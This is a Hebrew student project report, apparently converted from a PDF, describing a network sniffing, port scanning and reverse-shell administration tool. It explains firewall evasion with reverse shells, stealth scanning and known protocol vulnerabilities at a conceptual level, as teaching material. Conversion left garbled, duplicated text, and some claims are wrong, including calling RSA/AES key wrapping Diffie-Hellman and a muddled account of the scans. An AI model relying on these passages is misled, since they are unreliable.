פרויקט בהנדסת תוכנה תכנון ותכנות מערכות בהתמחות הגנת סייבר סמל מקצוע: 883589

Eagle Eye

מערכת לניטור ובקרת תקשורת

שם התלמיד: אופק ארז

מספר זהות: 214273393

שם בית ספר: קריית חינוך אמירים

עיר: ראשון לציון

שם המנחה: מוטי מתתיהו

מועד הגשת המסמך: 7.6.22





תוכן עניינים וראשי פרקים

4	פרק א – Eagle - Eye Project - ייזום
4	תקציר הפרויקט
4	רביבי המערכת
5	הגדרת הלקוח
5	הגדרת יעדים/מטרות
6	בעיות, תועלות וחסבונות
6	האם צפויים קשיים או מגבלות בהגדרת המערכת
7	סקר שוקסקר שוק
7	תיחום הפרויקט
8	פרק ב' - Eagle Eye Project – אפיון
8	פרוט המערכת:
8	-־קע על ארכיטקטורת שרת לקוח
8	הסבר לתרשים 1
9	הסבר לתרשים 2
11	הסבר לתרשים 3
11	
12	רקע לסריקת פורטים – פרוטוקול TCP
12	סריקת פורטים מסוג SYN
12	סריקת פורטים מסוג Stealth
13	רקע לסריקת פורטי UDP
13	־קע להסנפת תקשורת
13	חולשות בפרוטוקולי רשתחולשות בפרוטוקולי רשת
15	-Reverse Shell בקע ל-
15	Bind Shel
15	Reverse Shel
	Reverse Shel – סקירת פונקציונליות
16	Reverse Shel – הצפנה
17	פונקציונליות המערכת



_	-
20	פירוט הבדיקות ('קופסא שחורה')
22	תכנון לוח זמנים לפרויקט
23	ניהול סיכונים בפרויקט
25	פרק ג' - Eagle Eye Project - מסמך ניתוח
32	פרק ד' - Eagle Eye Project - העיצוב
32	תיאור הארכיטקטורה של המערכת המוצעתשני הארכיטקטורה של המערכת המוצעת
33	תיאור הטכנולוגיה הרלוונטית
34	תיאור מודולים בהם נעשה שימוש
35	המודולים שאני פיתחתי
42	תיאור סביבת הפיתוח
42	תיאור האלגוריתמים המרכזיים בפרויקט:
46	תיאור מסכי הפרויקט:
49	תיאור פרוטוקול התקשורת
51	תיאור מבני הנתונים
52	סקירת חולשות והאיומים
52	מודל ה-CIA
52	שכבת האפליקציה:
52	שכבת התעבורה:
53	פרק ה' - Eagle Eye Project - הקוד
59	פרק ו' - Eagle Eye Project – בדיקות ('קופסא לבנה')
66	פרק ז' - Eagle Eye Project – מדריך למשתמש
67	מדריך למשתמש הכולל עבור כל תהליך/יכולת במערכת:
	פרק ח' - Eagle Eye Project – רפלקציה
	פרק ט' - Eagle Eye Project – ביבליוגרפיה
75	(MVP בולל לינה למענת) MVP (בולל לינה למענת)

פרק א – Eagle - Eye Project ייזום - פרק

תקציר הפרויקט

הפרויקט הוא מערכת אשר מטרתה לאפשר אבחון וניטור של תעבורת הרשת העוברת דרך המחשב.

כמו כן, מטרת הפרויקט הוא להוות כלי נוח ואינטואיטיבי לאנשי תקשורת על מנת לעבור על תעבורת הרשת בארגון, או אף במערכת הביתית שלהם, ולבודקי חוסן (penetration testers) לחקור את התעבורה במחשב מסוים אשר עליו הוא מבצע בדיקה והפורטים הפתוחים בו, על מנת לאבחן האם קיימות פגיעויות אפשריות הנובעות מהגדרת הרשת במחשב או בארגון.

בחרתי לפתח תוכנה לניטור תעבורת רשת מפני שכאשר השתמשתי בתוכנה הקיימת לניטור חבילות מידע – Wireshark, הרגשתי כי ניתן לעשות זאת בצורה נוחה ואינטואיטיבית יותר בשל עומס ועודף הנתונים אשר ברוב המקרים אינם רלוונטיים לבדיקות שגרתיות של תעבורת הרשת.

החלטתי לפתח את המערכת הזו מכיוון שאני לומד את תחום הPenetration Testing ואני מאוד אוהב לעסוק בפיתוח רשתות וכלי אבטחת מידע.

רכיבי המערכת

- .backend השרת הינו שרת Flask המקבל בקשות HTTP ומנתב אותן לפונקציות ה-Web שרת לפונקציות ה-Flask שרת זה הוא הדפדפן שמריץ המשתמש. המחשב אשר מריץ שרת זה גם מאחסן את מסד הנתונים המכיל את נתוני המשתמשים וקבצי טקסט המכילים את תוצאות ההסנפות שהמשתמש ביצע עד כה.
- 2) שרתים נבדקים כל המחשבים עליהם מותקנת המערכת ועליהם מתבצעות הסריקות בהוראת המשתמש. כל המחשבים הללו מריצים קוד של שרת TCP הממתין לפקודה. כאשר נלחץ כפתור להפעלת סריקה באתר, שרת הklask יוצר instance של לקוח TCP, המעביר לשרת הנבדק את הסריקה שיש להפעיל.
 - Flask שרת Reverse Shell שרת זה הינו שרת נוסף הנמצא על המחשב המריץ את שרת ה –Reverse Shell שרת המופעל כאשר המשתמש מבקש להתחבר מרחוק לממשק הפקודה של אחד מהשרתים הנבדקים.



4) לקוח Reverse Shell – קוד לקוח אשר השרת הנבדק מריץ במקביל לשרת ה -TCP הפועל עליו, לאחר שקיבל בקשה להתחברות לממשק הפקודה מהמשתמש. לקוח זה יתחבר אל שרת הReverse Shell.

הנמצא על המחשב המריץ את שרת ה – Flask.

הגדרת הלקוח

המערכת מכוונת לשני קהלי יעד עיקריים, כאשר שניהם טכנולוגיים בעיסוקם. קהל בודקי חוסן וחוקרי אבטחת מידע, קהל מנהלי הרשתות, אנשי system. הסיבה לכך, היא שהמערכת נועדה לסייע לאנשים בתפקידים אלו לבצע את עבודתם בצורה יעילה ומהירה יותר ובקלות ונוחות רבה יותר, באמצעות הכלים שפיתחתי כחלק מן המערכת.

הגדרת יעדים/מטרות

היעד העיקרי הוא שמערכת Eagle – Eye היעד העיקרי הוא שמערכת

- מיפוי העמדות הפעילות ברשת והצגת כתובות הPו שלהן.
 - ביצוע הסנפה של התקשורת העוברת ברשת.
 - ראיית תוכן חבילות המידע שנקלטו.
 - הצגה של המידע בצורה מסודרת על פי פרוטוקולים.
- סינון ומיון הפאקטות על פי זמן הקבלה, כתובת האיי פי ממנה התקבלו, הפורט וכו'
 - סריקת פורטים בכל המחשבים הנבדקים: הן פורטי TCP והן פורטי
 - בחינה של תוצאות הסנפות אשר נעשו בעבר דרך המשתמש.
- התחברות ב- Reverse Shell אל ממשק הפקודה של כל אחד מהמחשבים הנבדקים.

כמו כן, היעדים המשניים הם לספק חווית משתמש טובה ונוחה למשתמשים במערכת ולבצע את הפעולות המתוארות לעיל באופן יעיל ואמין.



בעיות, תועלות וחסכונות

הבעיות אשר המערכת שלי פותרת היא סקירה של פגיעות רשת ארגונית מפני תקיפות זדוניות של אנשים המעוניינים בפגיעה בארגון/למען תועלת אישית. כמו כן, היא פותרת בעיה הקיימת בכלים הקיימים לצורך סקירות שכאלו כגון Wireshark ,Nmap אשר אינם אינטואיטיביים עבור סקירה של רשת ארגונית או מחשב בודד. המערכת מנסה להציע פתרון נוח ופשוט לבעיות אלו באמצעות ממשק משתמש פשוט ואינטואיטיבי שיאפשר ללקוחות לבצע את עבודתם ללא צורך בפקודות מסובכות. המערכת מעניקה מספר שירותים ללקוחותיה:

- מסד נתונים המאפשר התחברות של הלקוח לאתר וקבלת תוצאות של סריקות שביצע על
 - הסנפת תעבורת רשת
 - סריקת פורטים
- התחברות לממשק הפקודות של מחשבים וביצוע פעולות טכניות נוספות עליהם, כגון העברת קבצים ושליחת צילום מסך.

האם צפויים קשיים או מגבלות בהגדרת המערכת

ישנם מספר קשיים הצפויים במערכת. הראשון שבהם הוא מהירות הסריקה. מכיוון שמדובר במסניף תקשורת אשר נכתב ב- Python שהינה שפת High Level, זמן הפעולה של כל סריקת רשת יהיה איטי באופן יחסי לתוכנית מקבילה בשפת Low Level כגון C או +++.

בנוסף, ניתן יהיה לסרוק אך ורק מחשב אחד בכל פעם(נכון לכתיבת שורה זו).

בנוסף, על מנת שהפרויקט יעבוד, על כל המחשבים אותם אנו רוצים לסרוק להריץ את השרת שבניתי ויהיה מותקן עליהם הפרויקט שלי(לפחות קבצי הbackend).

כמו כן, יש מגבלה נוספת על הפרויקט שהוא עובד אך ורק על מחשבים הנמצאים בLAN, הרשת המקומית. זאת מכיוון שלא יישמתי port forwarding שינתב את כל התקשורת בפורטים בהם משתמשת המערכת אל רכיביה.



סקר שוק

ישנן כמה וכמה מערכות הדומות באופן פעולתן אל המערכת שבניתי הנמצאות היום בשוק, העיקריות שבהן הן Wireshark ואפרט כעת מעט על כל אחד מכלים אלו ואציג את השינוי והייחודיות שהפרויקט שלי מביא אל השוק.

Wireshark – כלי זה מאפשר הסנפה של תקשורת ומיון חבילות המידע על פי כתובות IP, פורטים, פרוטוקולים, כתובות MAC, גודל המידע שהועבר ועוד. כמו כן, כלי זה מאפשר שמירה של תוצאות ההסנפה בקבצים מסוג PCAP וצפייה בתוכן הפאקטות.

/https://www.wireshark.org לינק לאתר הארגון:

המאפשר לבצע סריקות פורטים מסוגים שונים על מחשבים. ניתן באמצעות כלי זה TCP כלי זה מאפשר לבצע גם סריקה על פורטי הTCP, לסרוק את הרשת, להפעיל סריקה על כמה מחשבים (כתובות) ולהפעיל סקריפטי אינומרציה על הפרוטוקולים השונים הפועלים על השרת מחשבים (Somap Scripting Engine – NSE).

https://nmap.org לינק לאתר הארגון:

הייחודיות של המערכת שבניתי באה לידי ביטוי בכך שבניתי מעין שילוב של שני הכלים הללו, על מנת ליצור מערכת אשר מרכזת את היכולות המשמעותיות ביותר משני הכלים.

כמו כן, אלו שני כלי Desktop ואילו המערכת שלי מבוססת

נוסף לכל, המערכת מאפשרת התחברות לממשק הפקודה של כל אחד מהמחשבים ברשת.

תיחום הפרויקט

הפרויקט עוסק בקשת רחבה של תחומים:


- בתחום ה- Web ממשק המשתמש שלי מבוסס על דפי HTML והשרת העיקרי בפרויקט הוא שרת Flask.
- בתחום אבטחת מידע בכך שהוא משלב נושאים כגון: Reverse Shell ,Encryptions,

 Hashes ,Defense against SQL Injection ,Port Scanning
- בתחום הרשתות בכך שמכיל שלושה שרתים שונים, העובדים בפרוטקולים TCP וTCP בתחום הרשתות (Sniffer).
 - .threads, subprocesses בתחום מערכות ההפעלה משלב

פרק ב' - Eagle Eye Project – אפיון

פרוט המערכת:

Situation A - Standard Use of the Website



רקע על ארביטקטורת שרת לקוח

ארכיטקטורת שרת לקוח היא תצורת התקשרות בין מחשבים אשר מחלקת את המשימות או עומס העבודה בין מספק השירות או המשאבים – השרת, לבין מבקש השירות – הלקוח.

השרת הוא תוכנה פסיבית, המאזינה לרשת ומחכה לקבל בקשות. הלקוח לעומתו בדרך כלל מציג את ממשק המשתמש, ומופעל על ידי המשתמש באמצעות הממשק. הלקוח פונה לשרת כאשר הוא זקוק למידע, משאבים או שירותים ממנו.

הסבר לתרשים 1

תרשים זה מייצג את התקשורת שמבצע שרת ה-Flask במערכת. התקשורת בין שרת ה-Flask למשתמש, מתבצעת באופן הזה שהדפדפן שמריץ המשתמש הוא לקוח של השרת. על המחשב בו רץ שרת זה נמצא גם מסד הנתונים אליו פונה שרת ה-Flask במידת הצורך. שרת זה מטפל בבקשות ה-HTTP של המשתמש על פי הפרוטוקול.




קריית החינוך "אמירים" – ראשון לציון

מגמת הנדסת תוכנה - התמחות בהגנת סייבר



Situation B - Scan/Sniff Request



תקשורת לצורך ביצוע סריקה/הסנפה

draw.io נוצר באמצעות

הסבר לתרשים 2

תרשים זה מייצג את התקשורת שמתבצעת כאשר המשתמש מבקש לבצע סריקה על אחד מהשרתים הנבדקים. התקשורת מתבצעת באופן הבא: ישנו שרת TCP הכתוב במודול socket אשר רץ על כל המחשבים ברשת ומחכה לבקשה להרצת סריקה/הסנפה מלקוח. כאשר המשתמש – מבקר האתר מבקש להחיל סריקה על אחד מהמחשבים, שרת ה- Flask יוצר instance של לקוח TCP המתחבר אל השרת ומעביר לו הודעה על פי פרוטוקול התקשורת שקבעתי, לגבי סוג הפעולה שיש לבצע. השרת מבצע על עצמו את הסריקה וכאשר סיים שולח את התוצאות אל הלקוח. הלקוח מעביר תוצאות אלו לשרת ה-Flask אשר מציג אותן על גבי האתר.




קריית החינוך "אמירים" – ראשון לציון




מגמת הנדסת תוכנה - התמחות בהגנת סייבר

Situation C - Connect to CLI via Reverse Shell



Once There is a reverse Shell connection, the network works like this:





תרשים מספר 3

תקשורת לצורך התחברות לממשק פקודה

draw.io נוצר באמצעות

הסבר לתרשים 3

נאשר המשתמש מעוניין להתחבר לממשק הפקודה של אחד מהשרתים ברשת, שרת ה-Flask יוצר Reverse Shell אשר של לקוח TCP אשר שולח לשרת הנבדק להפעיל לקוח Reverse Shell ומפעיל שרת TCP אשר מטרתו היא להתחבר חיבור ישיר למחשב השרת, ובאמצעות חיבור זה להעביר פקודות וshell ופקודות נוספות לביצוע ולקבל את פלטן. הפקודות לביצוע מתקבלות מקלט המשתמש באתר ופלט הפקודות נשלח מלקוח Reverse Shell אשר יכניס את הפלט אל דפי האתר השלח למשתמש על גבי פרוטוקול הHTTP.

במהלך פיתוח המערכת עלתה התלבטות כיצד לקשר את הסריקות שאמורות להתבצע על כל אחד מהשרתים הנבדקים, לאתר. ניסיתי ליצור לקוח אשר ימתין לבקשה מהשרת להפעיל סריקה ויריץ אותה וישלח אליו את התוצאות, אמנם זה לא עבד מפני שזה אינו הייעוד של לקוח בתקשורת. על הלקוח לבקש משאבים מהשרת ועל השרת להמתין לבקשות מהלקוחות ולספק משאבים/שירותים ללקוחות כאשר יבקשו. לכן, בחרתי שכל אחד מהמחשבים הנסרקים ברשת יריצו שרת TCP אשר ינהל את הפונקציונליות.

תיאור המערכת


המערכת אמורה לאפשר לבודקי חוסן במצב בו הם צריכים לבחון את אבטחתם של המחשבים ברשת מקומית כלשהי לעשות זאת במהירות וביעילות, באמצעות הכלים שפיתחתי ושולבו במערכת. בין הכלים נמצאים סורק רשת, המציג למשתמש את העמדות הפעילות ברשת, ומכך הבודק יכול להבין שישנה בעיה בתקשורת/העמדה כבויה ולכן כתובת ה-IP של אחד המחשבים ברשת אינו נמצא ברשימה. סורק הרשת מבוסס על Pingים שאלו בעצם פאקטות העוברות בפרוטוקול ה-ICMP שמטרתו היא לוודא את קישוריות העמדות ברשת ולבחון שהינן מצליחות לתקשר אחת עם השנייה. בנוסף, ישנם סורקי פורטים במערכת משני סוגים: סריקת SYN שמטרתה היא להיות חשאית יותר ולא להיחסם על ידי חומות אש. אז כיצד שתי הסריקות מצליחות להשיג את מטרתן?

נתחיל עם הסבר קצר על פרוטוקול הTCP וכיצד נוצר חיבור רציף המאפשר תקשורת בין שני מחשבים.



רקע לסריקת פורטים – פרוטוקול TCP

כאשר מחשב רוצה ליצור תקשורת TCP עם מחשב אחר ראשית הוא שולח הודעת SYN, המעידה על בקשה ליזימת תקשורת. לאחר מכן, אם המחשב השני פנוי ומוכן לביצוע התקשורת, הוא ישלח הודעת SYN ACK, ולבסוף המחשב שיזם את התקשורת ישלח הודעת ACK אשר מאשרת את קבלת האישור ותחילת ההתקשרות. תהליך זה נקרא TCP 3 way handshake.



סריקת פורטים מסוג SYN

סריקת הפורטים מסוג SYN מבוססת על לחיצת היד המשולשת המתבצעת בפרוטוקול TCP וחוסכת בזמן בכך שהיא אינה משלימה את לחיצת היד עד הסוף, אלא שולחת פאקטה עם הדגל SYN המעיד על התחלת לחיצת היד המשולשת ובמידה והתקבלה הודעה מהשרת עם דגל הSYN – ACK הסריקה תסמן את הפורט כפתוח ותמשיך לפורט הבא ללא השלמת החיבור ושליחת הודעת הACK.

סריקת פורטים מסוג Stealth

סריקת הפורטים מסוג Stealth מבוססת על לחיצת היד המשולשת גם היא, אך בניגוד לסריקה הקודמת שאינה משלימה את לחיצת היד עד הסוף, בכך שאינה שולחת את הודעת הACK) Acknowledge זו שולחת הודעה משלימה את לחיצת היד עד הסוף, בכך שאינה שולחת את הודעת הSYN – ACK) עם דגל הנקרא (RST(Reset), אשר מעיד על כך שנפל החיבור בין השרת ללא לקוח, בשל שגיאה פטאלית. בכך חומות אש אשר נועדו להגן כנגד סריקות כאלו, (שיש לציין נחשבות ללא חוקיות במידה ואינן מבוצעות באישור של בעל המערכת/המחשב) לא יחסמו את כתובת הIP של המחשב ממנו נשלחה הבקשה, מפני שיחשבו שמדובר בתקלה בחיבור ולא בתוקף אשר ביצע סריקת פורטים על שרתי הארגון.

בנוסף לסריקות אלו, המערכת מסוגלת לבצע סריקת פורטי UDP העובדת בצורה הבאה:



רקע לסריקת פורטי UDP

בניגוד לפרוטוקול TCP, פרוטוקול UDP אינו מבוסס חיבור, connection-less, לכן, על מנת לקבוע האם הפורט UDP, פתוח, נשלח בקשה לשרת בפורט אותו אנו בודקים, ובמידה והתקבלה תשובה בפרוטוקול UDP מן השרת באותו הפורט ניתן להסיק כי הפורט הינו פתוח.

רקע להסנפת תקשורת

המערכת מאפשרת הסנפה של התקשורת הנכנסת אל המחשב או הנשלחת בbroadcast, לדוגמה בi-wi-Fi, broadcast, לדוגמה בi-wi-pi הרשת מסנן את התקשורת אך ורק לפרוטוקולים הבאים: SMB, FTP, DHCP, ICMP, HTTP, DNS, SSH הפיבה שבחרתי את כל אחד מהפרוטוקולים הללו להיות אלה שהרחרחן יפלטר היא שאלו הפרוטוקולים הנפוצים ביותר לניצול בעת תקיפה והם מסוכנים מאוד. לכן, במידה וישנה תקשורת חריגה בפרוטוקולים אלה כפי שיראה בודק החוסן, ידע להסיק מכך שככל הנראה ישנה פגיעות באחד הפרוטוקולים הללו או באחד מן השירותים שהשרת מספק. על מנת להמחיש את הסכנה הטמונה בכל אחד מהפרוטוקולים הבאים אציין מספר מתקפות/חולשות הקיימות בפרוטוקולים אלו.

חולשות בפרוטוקולי רשת

SMB – חולשה מוכרת בפרוטוקול זה היא EternalBlue, חולשה שנותנת הרצת קוד מרוחקת על מחשב אשר נובעת מהדרך שבה מערכת ההפעלה Windows מתנהלת עם פאקטות הSMB, מה שמאפשר לתוקפים אפשריים לשלוח פאקטות זדוניות שיובילו ליכולת הרצת קוד מרחוק על המחשב. יש לציין שהחולשה קיימת על הגרסה הראשונה של הפרוטוקול, SMBv1.

FTP – פרוטוקול הFTP הינו פרוטוקול להעברת קבצים העובד בפורט 21, ומעצם היותו פרוטוקול להעברת קבצים ישנה סכנה רבה בו, שיועברו דרכו קבצים זדוניים. בFTP ישנה אפשרות להתחברות אנונימית מה שיאפשר לתוקף אפשרי ללא סיסמה אל השרת להיכנס לשירות ולהעביר קבצים זדוניים לשרת, אשר יאפשרו לו הרצת קוד על השרת. פעמים רבות אפשרות זו כבויה אך הסיסמה ושם המשתמש שמכניסים לפרוטוקול הינם דיפולטיביים/נפוצים, מה שמאפשר לתוקף להריץ מתקפת מילון על מנת למצוא את שם המשתמש והסיסמה המתאימים. מתקפה שכזו, יוצרת תקשורת רבה ו"רעש" רב ולכן הסנפה של התעבורה בפורט 21 יכולה להועיל במציאת נסיון תקיפה על שירות ה-FTP.

CVE-2019-0547 - DHCP הינה חולשה שגולתה בשנת 2019 המאפשרת הרצת קוד מרוחק במידה ושולחים פאקטות DHCP זדוניות אל לקוח.



HTTP – פרוטוקול זה הינו הפרוטוקול עליו מבוססים אתרי האינטרנט, אך פרוטוקול זה אינו מוצפן, לכן במידה ויש אתר העובד עם פרוטוקול HTTP ולא HTTPS המוצפן, תוקף פוטנציאלי יוכל להסניף תקשורת זו ולראות את תוכן דפי הHTML המועברים. פעמים רבות פרוטוקול זה הוא דלת פתוחה עבור תוקפים לחדור למערכת.

ICMP – הפרוטוקול האחראי לבדיקת תקשורת בין עמדות ברשת. משתמש בפאקטות הנשלחות בפרוטוקול זה על מנת לוודא שישנו חיבור תקין בין שתי העמדות. בהסנפת תקשורת זו יש שני יתרונות: האחד, בודקי החוסן וטכנאי הרשת, יוכלו לוודא שהפינגים, פאקטות הICMP אכן מגיעות למחשב. השני הינו שישנה מתקפה ידועה המבוצעת בפרוטוקול זה, ICMP Flood, מתקפה מסוג DDOS/DOS שמטרתה להקריס את שרתי הארגון באמצעות שליחה של פאקטות ICMP רבות.

DNS – פרוטוקול זה אחראי על המרת שמות דומיין לכתובות IP. מה שמאפשר למשתמש הקצה לזכור שמות דומיין ולא כתובות IP ובכך מקל עליו. לדוגמה, שרת הDNS של google יחזיר לראוטר את כתובת הIP של השרת האידיאלי ביותר למענה של גוגל לאחר שאחד מהמחשבים ברשת המקומית ביקש להתחבר למנוע החיפוש של records בשרת הDNS. בשרת הDNS נמצאים records של השרתים השייכים לארגון, כך שידע השרת להפנות את המשתמשים אל כתובות הIP המתאימות. בכך שרתי DNS יכולים לספק מידע ואינפורמציה טובה לתוקפים על היקף הארגון וכתובות הIP של השרתים, עליהם יוכלו ברגע שידעו את כתובת הIP לבצע סריקות ובחינת וקטורי תקיפה.

SSH – פרוטוקול זה פועל בפורט 22 והינו פרוטוקול חשוב ושימושי מאוד המאפשר התחברות מרחוק לממשק הפקודה של מחשב בתקשורת מוצפנת. הפרוטוקול משתמש באלגוריתמי הצפנה חזקים כגון AES וכן גיבובים כמו SHA-2 על מנת לוודא את שלמות המידע שהועבר. תוקפים פעמים רבות משתמשים בפרוטוקול זה על מנת להתחבר למחשב מרוחק לאחר שמצאו פרטי התחברות בדרך כזו או אחרת או באופן לוקאלי – מקומי או על ידי SSH Tunneling, שיטה בה ניתן להעביר תקשורת SSH ברשת הWAN, בכך שבעצם מפנים את התקשורת הנכנסת אל השרת בפורט מסוים שהוגדר לפורט בו נמצא השירות. או לעתים נדירות יותר, לאחר שמצאו חולשה בפרוטוקול(נכון לגרסאות הישנות של SSH).

בנוסף, משתמשים בSSH Tunneling הרבה כרגל ברשת, או כשרת socks(פרוטוקול אינטרנטי, אשר מעביר חבילות מידע בין שרת ללקוח דרך שרת Proxy).

לדוגמה, אם יש שרת ברשת פנימית שמריץ שרת Web, ולתוקף יש גישה למחשב ברשת, הוא יעדיף שלא להשתמש להתחבר אליו באמצעות פרוטוקול ה- SSH ולהשתמש בכלים לשליחת בקשות HTTP כמו curl, אלא להשתמש בgri עם פורט 80/443 דרך SSH ככה שיוכל לגשת לכל כתובות הIP הפנימיות וככה לגשת לשרת ה - Web בצורה נוחה דרך הדפדפן.

בכך שהמשתמש יסניף את התעבורה באמצעות רחרחן הרשת שפיתחתי כחלק מהמערכת, אשר מסנן בין הכיתר חבילות מידע העוברות בפרוטוקול הSSH, יוכל להבחין המשתמש האם ישנו מצב חריג של התחברות


מרחוק לעמדה בכך שיראה כתובת IP חיצונית המתחברת לשירות, או Tunneling כלשהו על גבי SSH וידע שעליו לנקוט בצעדים להגנה על התחנה.

Reverse Shell -רקע ל

הפיצ'ר האחרון אותו שילבתי במערכת הינו חיבור הReverse Shell. לפני שאצלול אל היכולות והפיצ'רים של הפיצ'ר האחרון אותו שילבתי במערכת הינו חיבור Reverse Shell, במה הוא שונה מחיבור TCP סטנדרטי, ומהי Reverse Shell, על מנת להבין מהו Reverse Shell, עלינו להבין קודם כל מהו חיבור Bind Shell.

Bind Shell

חיבור Bind Shell הינו חיבור TCP רגיל שבאמצעותו מועברות פקודות Shell לביצוע, ותוצאות הרצתן על המחשב המרוחק. במצב כזה, יש צורך בשתי כתובות IP חיצוניות. בואו נניח שלאליס יש בעיה בפרטי המשתמש שלה והיא צריכה עזרה מבוב. בוב מבקש להתחבר לshell במחשב של אליס באופן ישיר ואליס מאפשרת לו להתחבר. כך, המחשבים יוצרים חיבור באמצעות לחיצת היד המשולשת בפרוטוקול TCP.




Reverse Shell

כעת, דמיינו שעומדת חומת אש בין הראוטר למחשב של אליס, חומת האש לא תאפשר לחיבור הישיר עם בוב להתבצע. לכן, פותחה שיטת החיבור הנקראת Reverse Shell, אשר מאפשרת מעקף של חומת האש. בעצם, במקום שבוב יבקש מאליס להתחבר ל shell על המחשב שלה, בוב יפתח שרת(נקרא גם מאזין) על המחשב שלו ואליס תבקש להתחבר לשרת על המחשב של בוב. כך, חומת האש לא תחסום את התעבורה ובוב יוכל להתחבר לממשק הפקודה על המחשב של אליס ולעזור לה לפתור את הבעיה.







הקירת פונקציונליות – Reverse Shell

הReverse Shell שבניתי בעל יכולות רבות שנועדו להקל ולאפשר פונקציונליות רבה לבודקי החוסן, במידה וירצו להתחבר לממשק הפקודה של אחד מהשרתים ברשת.

ניתן להעלות קובץ מן השרת ללקוח ולהוריד קובץ מהלקוח לשרת. ניתן לערוך חיפוש של קובץ בנתיב מסוים (תיקייה או כונן), חיפוש של כל התיקיות בנתיב מסוים, העברת צילום מסך מהמחשב של הלקוח לשרת, חיפוש כל הקבצים עם סיומת מסוימת בנתיב, וביצוע פקודות shell.

בנוסף לכל, יישמתי פיצ'ר נוסף הקיים בממשק הפקודה בווינדווס ולינוקס, הנקרא history feature. מה שמאפשר למשתמש באמצעות לחיצה על מקשי החצים להסתכל ולהריץ את הפקודות שהורצו קודם לכן. אני עושה זאת בכך שכל פקודה שהשרת שולח נשמרת ברשימה באובייקט. בעצם מופעל pynput של pynput וכאשר נלחץ מקש האנטר נשמרת הפקודה ברשימה והפקודה הנוכחית מתאפסת. כאשר אחד החצים נלחץ, הפקודה האחרונה נשלפת מהרשימה באמצעות Pop, נמחקת הפקודה הנוכחית, ומוקלדת הפקודה הקודמת.

– Reverse Shell

התקשורת המועברת באמצעות הReverse Shell מוצפנת באמצעות הצפנה היברידית המבוססת על שני אלגוריתמי ההצפנה החזקים: RSA .RSA וAES הינה הצפנה אסימטרית, כלומר לכל צד ישנו מפתח ציבורי ופרטי, כל צד שולח לצד השני את המפתח הציבורי שלו, ובעת שליחת הודעה הוא מצפין את

המידע עם מפתח זה. הצד השני כאשר מקבל את ההודעה מפענח את תוכנה באמצעות המפתח הפרטי שנמצא ברשותו.

מצד שני, הצפנת הS היא הצפנה סימטרית, מה שאומר שישנו מפתח הצפנה אחד יחיד, אשר משמש גם לצורך הצפנת המידע וגם לצורך פענוחו. הצפנה זו משתמשת במפתח באורך 256 ביטים 32).

בהצפנה היברידית אנחנו משתמשים גם ב-AES וגם ב-RSA על מנת להעביר מידע בצורה מאובטחת.

בתחילת החיבור ללקוח נשלח לו את המפתח הייחודי שיצרנו בשרת(מפתח הSA) באופן מוצפן עם המפתח הציבורי של הלקוח בהצפנת הRSA. לאחר שיש ללקוח את המפתח הייחודי שיצרנו בשרת נוכל להעביר מידע בצורה תקינה ללא בעיות של גודל טקסט כפי שהיה לנו בהצפנת הRSA. על ידי שימוש בשני סוגי ההצפנות (סימטרי ואסימטרי) אני מתגבר על הקשיים שיש בשימוש בכל אחת מההצפנות בנפרד. תהליך זה נקרא גם החלפת מפתח דיפי-הלמן.

